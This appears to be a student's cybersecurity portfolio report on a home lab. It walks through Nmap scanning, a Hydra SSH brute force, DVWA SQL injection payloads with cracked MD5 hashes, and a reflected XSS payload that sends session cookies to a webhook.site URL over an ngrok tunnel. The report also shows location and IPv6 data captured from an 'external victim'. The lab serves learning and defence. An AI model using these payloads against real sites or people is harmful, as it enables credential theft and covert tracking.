

CYBERSECURITY PORTFOLIO

Personal Lab Project · Educational Use Only

RED TEAM BLUE TEAM

CYBERSECURITY LAB REPORT · PENETRATION TESTING & NETWORK DEFENSE

3

Virtual Machines

5

Attack Techniques

4

Hashes Cracked

100%


IDS Detection

AUTHOR Ranime **DATE** May 9, 2026 **TOOLS** pfSense · Kali · Nmap · Hydra · John · Snort · DVWA · ngrok

01 / LAB ARCHITECTURE

Network topology, virtual machines, and tools

A three-machine virtualized network was built to simulate a real enterprise environment, with a dedicated attacker, firewall, and target server. All traffic routes through pfSense, enabling realistic attack and defense scenarios.



RED TEAM — Attacker	BLUE TEAM — Defender
Machine: Kali Linux 2026	Machine: Ubuntu 24.04 LTS
IP Address: 192.168.10.50	IP Address: 192.168.10.3
Hypervisor: VirtualBox	Firewall: pfSense (VMware)
Role: Penetration Tester	Role: SOC Analyst
Tools: Nmap · Hydra · John · ngrok	Tools: Snort IDS · Wireshark · pfSense

◆ Screenshot — Network Connectivity Confirmed



```

SESSION ACTIONS Edit View Help
(ranime@kali)-[~]
$ sudo ip addr flush dev eth0
sudo ip addr add 192.168.10.50/24 dev eth0
sudo ip route add default via 192.168.10.1
ping 192.168.10.1
[sudo] password for ranime:
PING 192.168.10.1 (192.168.10.1) 56(84) bytes of data.
64 bytes from 192.168.10.1: icmp_seq=1 ttl=255 time=0.392 ms
64 bytes from 192.168.10.1: icmp_seq=2 ttl=255 time=0.716 ms
64 bytes from 192.168.10.1: icmp_seq=3 ttl=255 time=0.203 ms
64 bytes from 192.168.10.1: icmp_seq=4 ttl=255 time=0.203 ms
64 bytes from 192.168.10.1: icmp_seq=5 ttl=255 time=1.38 ms
64 bytes from 192.168.10.1: icmp_seq=6 ttl=255 time=0.829 ms
^C
— 192.168.10.1 ping statistics —
6 packets transmitted, 6 received, 0% packet loss, time 5121ms
rtt min/avg/max/mdev = 0.203/0.620/1.380/0.414 ms

(ranime@kali)-[~]
$

```

► Kali Linux pinging pfSense 192.168.10.1 — 6 packets, 0% packet loss — lab network fully operational

◆ Screenshot — DVWA Target Online




Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with various levels of **difficulty**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerabilities** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an

► DVWA web application running on Ubuntu target — accessible from Kali at <http://192.168.10.3/DVWA>

02 / NMAP RECONNAISSANCE

Service discovery and OS fingerprinting of the target

Phase one of any penetration test is reconnaissance. An aggressive Nmap scan was performed against the target to map the attack surface — identifying open ports, service versions, and OS details before launching any attack.

◆ Command


• • • TERMINAL

```
$ nmap -sV -sC -A 192.168.10.3
```

◆ Ports Discovered

PORT	STATE	SERVICE	VERSION / DETAILS
22/tcp	OPEN	SSH	OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux)
80/tcp	OPEN	HTTP	Apache httpd 2.4.58 (Ubuntu)

◆ Screenshot — Nmap Scan + Snort Real-Time Detection



▶ LEFT: Nmap scan on Kali finds SSH + HTTP — RIGHT: Snort IDS on Ubuntu detects XMAS scan technique in real time

RECONNAISSANCE RESULT

- ▶ Attack surface mapped: SSH (22) and HTTP (80) identified as attack vectors
- ▶ OS confirmed: Ubuntu Linux kernel 4.15–5.19

- ▶ Snort IDS simultaneously detected Nmap XMAS scan — real-time alert generated
- ▶ All intelligence gathered to plan next attack phases

03 / SSH BRUTE FORCE

Hydra dictionary attack against OpenSSH on port 22


Using the username discovered during reconnaissance, Hydra launched a dictionary attack against SSH port 22, testing thousands of passwords per second from the rockyou.txt wordlist — a list of 14 million real passwords from historical data breaches.

◆ Command

• • • TERMINAL

```
$ hydra -l ranime -P /usr/share/wordlists/rockyou.txt ssh://192.168.10.3 -t 4 -V
```

◆ Screenshot — Hydra Cracking SSH Password



ATTACK PARAMETERS	CREDENTIALS RECOVERED
Target: 192.168.10.3:22 (SSH)	Username: ranime
Username: ranime	Password: hello123
Wordlist: rockyou.txt (14M+ passwords)	Access: Full SSH shell
Threads: 4 parallel	Risk: CRITICAL
Attempts: 1,230 before success	Remediation: Key-based auth only

BRUTE FORCE RESULT

- ▶ SSH password cracked: hello123 — found in rockyou.txt breach list
- ▶ Full shell access to Ubuntu target obtained
- ▶ Demonstrates critical risk of weak passwords on internet-exposed services
- ▶ Fix: disable password auth, use SSH keys, deploy fail2ban

04 / SQL INJECTION + HASH CRACKING


Database extraction via DVWA and MD5 password recovery

A SQL injection vulnerability in DVWA was exploited in three progressive stages: authentication bypass to enumerate all users, UNION-based injection to extract password hashes, and offline hash cracking to recover plaintext credentials.

◆ Stage 1 — Authentication Bypass + User Enumeration

• • • TERMINAL

```
$ Payload: 1' OR '1'='1
$ Result: All 5 users returned from database
```



SQL injection returns all users: admin, Gordon Brown, Hack Me, Pablo Picasso, Bob Smith — full enumeration

◆ Stage 2 — UNION Attack — Password Hash Extraction

• • • TERMINAL

```
$ Payload: 1' UNION SELECT user,password FROM users#
$ Result: All MD5 hashes extracted
```

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user,password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user,password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user,password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user,password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user,password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user,password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

► UNION SELECT dumps usernames and MD5 hashes for all accounts — complete credential exposure

◆ Extracted Credentials

USERNAME	MD5 HASH	CRACKED PASSWORD
admin	5f4dcc3b5aa765d61d8327deb882cf99	password
gordonb	e99a18c428cb38d5f260853678922e03	abc123
1337	8d3533d75ae2c3966d7e0d4fcc69216b	charley
pablo	0d107d09f5bbe40cade3de5c71e9e9b7	letmein
smithy	5f4dcc3b5aa765d61d8327deb882cf99	password

◆ Stage 3 — John the Ripper Hash Cracking

```

• • • TERMINAL

$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
$ john --format=raw-md5 --show hashes.txt
$ 
✓ 4 password hashes cracked, 0 left

```

```
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8
x3])
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (?)
abc123        (?)
letmein       (?)
charley       (?)
4g 0:00:00:00 DONE (2026-05-09 13:31) 400.0g/s 307200p/s 307200c/s 460800C/s
my3kids..dangerous
Use the "--show --format=Raw-MD5" options to display all of the cracked passw
ords reliably
Session completed.

(ranime@kali)-[~]
$ john --format=raw-md5 --show hashes.txt
?:password
?:abc123
?:charley
?:letmein

4 password hashes cracked, 0 left
```

► John the Ripper cracks all 4 MD5 hashes: password, abc123, charley, letmein — 100% success in < 5 seconds

05 / CROSS-SITE SCRIPTING (XSS)

Reflected XSS with remote cookie exfiltration over the internet

A Reflected XSS vulnerability was exploited and escalated to a real-world attack: a malicious link was sent to an external victim on Windows 10. Their browser fingerprint, geolocation, and session cookie were silently captured using ngrok tunneling and webhook.site.

◆ Attack Infrastructure

SETUP


DVWA Target: http://192.168.10.3/DVWA/vulnerabilities/xss_r/

Public Tunnel: <https://headwear-retract-curtsey.ngrok-free.dev>

Exfil Server: <https://webhook.site/57debaff-13c8-49f3-a480-909cc02d471e>

Victim Device: Windows 10 x64 — Microsoft Edge

◆ Screenshot — XSS Popup (Local Proof of Concept)




◆ XSS Payload for Cookie Exfiltration

• • • TERMINAL

```
$ <script>
$   var i = new Image();
$   i.src = 'https://webhook.site/[ID]?c=' + document.cookie;
$ </script>
```

◆ Screenshot — ngrok Public Tunnel Active



The screenshot shows a terminal window titled "ranime@kali: ~" with a menu bar containing "Session", "Actions", "Edit", "View", and "Help". The terminal displays the output of the "ngrok" command, which shows the session status as "online" and provides details about the account, version, region, web interface, and forwarding URL. Below this, a table shows the current connections, with all metrics at 0. At the bottom of the terminal, a status bar indicates "ngrok tunnel online — forwarding public internet traffic to local DVWA on 192.168.10.3:80".

```
ngrok (Ctrl+C to quit)

Take our ngrok in production survey! https://forms.gle/aXiBFWzEA36DudFn6


Session Status      online
Account             ranimejmal@gmail.com (Plan: Free)
Version             3.39.1
Region              Europe (eu)
Web Interface        http://127.0.0.1:4040
Forwarding           https://headwear-retract-curtsey.ngrok-free.dev

Connections
ttl    opn    rt1    rt5    p50    p90
0       0       0.00   0.00   0.00   0.00
```

Installation

▶ ngrok tunnel online — forwarding public internet traffic to local DVWA on 192.168.10.3:80

♦ Screenshot — Victim Data Captured on Webhook.site



◆ Captured Victim Data

DATA FIELD	VALUE CAPTURED
Geolocation	Manzil Bu Zalafah, Nabeul, Tunisia
Browser	Microsoft Edge v147 (Chromium-based)
Operating System	Windows 10 x64
IPv6 Address	2c0f:f3a0:96:81f3:a4d7:df4e:6a44:ece8
Timestamp	05/09/2026 15:19:06
Victim Awareness	ZERO — completely silent

06 / BLUE TEAM — SNORT IDS
Real-time intrusion detection during reconnaissance phase

